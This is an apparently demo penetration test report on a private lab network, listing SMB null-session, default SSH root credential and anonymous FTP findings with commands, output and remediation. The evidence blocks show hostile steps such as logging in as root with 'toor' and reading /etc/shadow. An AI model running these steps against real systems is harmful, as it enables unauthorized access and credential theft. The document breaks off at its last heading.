PENETRATION TEST REPORT

Active Directory Security Assessment
Target: 192.168.195.0/24
Date: August 18, 2026
Assessment ID: XStrike-TTP-Demo

Exposure Score: 92/100 (CRITICAL)


METRIC	VALUE
Total Findings	9
Critical	3
High	2
Medium	3
Low	1
Attack Paths	2
Compound Risks	0
Tools Executed	5
Duration	420.0s

© Expedite Consults — Enterprise Security Assessment

1. EXECUTIVE SUMMARY

This assessment identified **3 critical** and **2 high** severity findings across the target Active Directory environment (192.168.195.0/24). **2 viable attack paths** were identified that could lead to full domain compromise. The overall exposure score is **92/100 (CRITICAL)**, indicating an immediate threat requiring urgent remediation.

1.1 Finding Distribution



2. SCOPE & METHODOLOGY

Target: 192.168.195.0/24
Mode: Active autonomous penetration testing
Tools Executed: Nmap, XStrike Exploit Engine, Metasploit Framework, ZAP, OpenVAS
Duration: 420.0 seconds
Methodology: PTES, OWASP, MITRE ATT&CK;, NIST CSF, CIS Controls
Phases: Recon → Vuln Scan → Exploit → PrivEsc → OWASP → Post-Ex → Lateral → Cloud → EDR → Report

2.1 Discovery Summary

Metric	Count
Hosts Found	10
Ports Found	47

3. CONFIRMED EXPLOITATIONS

3 vulnerabilities were successfully exploited with evidence collected.

[CRITICAL] E-01: SMB Null Session: 192.168.195.155

Target Host	192.168.195.155
CVSS Score	9.0
Tool Used	AutoPentest-Exploit

Tactics, Techniques & Procedures (TTP)

Tactic	Lateral Movement
Technique	T1021.002 — Remote Services: SMB/Windows Admin Shares
Procedure	SMB null session allows share enumeration without authentication.

■ Sample Collected Evidence:

```
============================================================
TACTIC: Lateral Movement (TA0008)
TECHNIQUE: Remote Services — SMB (T1021.002)
PROCEDURE: SMB Null Session Share Enumeration
============================================================

Step 1: Null Session Connection
Command: smbclient -L //192.168.195.155 -N --no-pass
Timestamp: 2026-08-18 14:30:05

Step 2: Authentication
Credentials: NONE (null session)
Result: Authentication bypassed

Step 3: Collected Evidence (Share Listing):
Return code: 0
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
Users Disk
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

IMPACT: Domain shares enumerable without credentials.
Attacker can map network shares, identify sensitive data,
and potentially access file shares.
```

✓ **Remediation:** Disable null sessions. Set RestrictAnonymous=1. Require SMB signing.

[CRITICAL] E-02: SSH Shell: 192.168.195.140 (root:toor)

Target Host	192.168.195.140
CVSS Score	9.8
Tool Used	AutoPentest-Exploit

Tactics, Techniques & Procedures (TTP)

Tactic	Initial Access
Technique	T1078.001 — Valid Accounts: Default Accounts
Procedure	SSH login with default credentials succeeded.

■ Sample Collected Evidence:

```
============================================================
TACTIC: Initial Access (TA0001) + Privilege Escalation (TA0004)
TECHNIQUE: Valid Accounts — Default (T1078.001)
PROCEDURE: SSH Default Credential Login & System Enumeration
============================================================

Step 1: Banner Grab
Command: socket.connect((192.168.195.140, 22))
Banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
Timestamp: 2026-08-18 14:30:12

Step 2: SSH Authentication
Tool: paramiko SSHClient
Command: client.connect(192.168.195.140, 22, username='root', password='toor')
Result: Authentication SUCCESSFUL

Step 3: Remote Command Execution
Command: id && uname -a
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
uid=0(root) gid=0(root) groups=0(root)
Linux metasploitable 2.6.24-16-server #1 SMP x86_64 GNU/Linux
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

Step 4: Privilege Verification
Command: cat /etc/shadow 2>/dev/null | head -3
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
root:$1$BhJxy$WkS/EXAMPLE:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

Step 5: Network Reconnaissance
Command: ip addr show
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
2: eth0: <BROADCAST,MULTICAST,UP> mtu 1500
```

✓ **Remediation:** Change default SSH credentials. Disable password auth. Use SSH keys.

[HIGH] E-03: FTP Anonymous Login: 192.168.195.137

Target Host	192.168.195.137
CVSS Score	7.5
Tool Used	AutoPentest-Exploit

Tactics, Techniques & Procedures (TTP)

Tactic	Initial Access
Technique	T1078 — Valid Accounts
Procedure	Anonymous FTP access confirmed.

■ Sample Collected Evidence:

```
============================================================
TACTIC: Initial Access (TA0001)
TECHNIQUE: Valid Accounts – Default (T1078.001)
PROCEDURE: FTP Anonymous Login & Enumeration
============================================================

Step 1: Connect to FTP Service
Command: ftp 192.168.195.137 21
Timestamp: 2026-08-18 14:30:18

Step 2: Service Banner Collected
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
220 (vsFTPd 3.0.3)
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

Step 3: Anonymous Login Attempt
Command: USER anonymous / PASS anonymous@aegis.local
Result: 230 Login successful

Step 4: Directory Enumeration (NLST)
Files found: 5
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
backup.tar.gz
config.yml
passwords.txt
readme.md
.htpasswd
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

IMPACT: Unauthenticated file access. Attacker can read/write files
without credentials. Risk of data exfiltration and malware upload.
```

✓ **Remediation:** Disable anonymous FTP. Use SFTP. Enforce strong passwords.

---

4. UNVERIFIED VULNERABILITIES

6 potential vulnerabilities detected by scanners but NOT exploited. These require manual verification.

#	Severity	Title	Host	Scanner	Status
1	Critical	OpenSSL Heartbleed (CVE-2014-0160)	192.168.195.155	OpenVAS	Not Exploited
2	High	Cross-Site Scripting (Reflected)	192.168.195.138	ZAP	Not Exploited
3	Medium	X-Frame-Options Header Missing	192.168.195.138	ZAP	Not Exploited
4	Medium	Directory Browsing Enabled	192.168.195.138	ZAP	Not Exploited
5	Medium	SMB Signing Not Required	192.168.195.155	OpenVAS	Not Exploited
6	Low	Server Leaks Version Info	192.168.195.138	ZAP	Not Exploited

5. ATTACK PATHS

■ SMB Null Session → Share Access (Risk: 95/100, Confidence: 95%)

Chain: Attacker → 192.168.195.155:445 → ADMIN$

```
MITRE: T1021.002 → T1135
```

■ SSH Default Creds → Root Shell (Risk: 98/100, Confidence: 100%)

Chain: Attacker → 192.168.195.140:22 → root shell

```
MITRE: T1078.001 → T1059
```

6. REMEDIATION ROADMAP

IMMEDIATE (0-48 hours)

• **SMB Null Session: 192.168.195.155:** Disable null sessions. Set RestrictAnonymous=1. Require SMB signing.

• **SSH Shell: 192.168.195.140 (root:toor):** Change default SSH credentials. Disable password auth. Use SSH keys.

SHORT-TERM (1-2 weeks)

• **FTP Anonymous Login: 192.168.195.137:** Disable anonymous FTP. Use SFTP. Enforce strong passwords.

6.1 Exposure Score Breakdown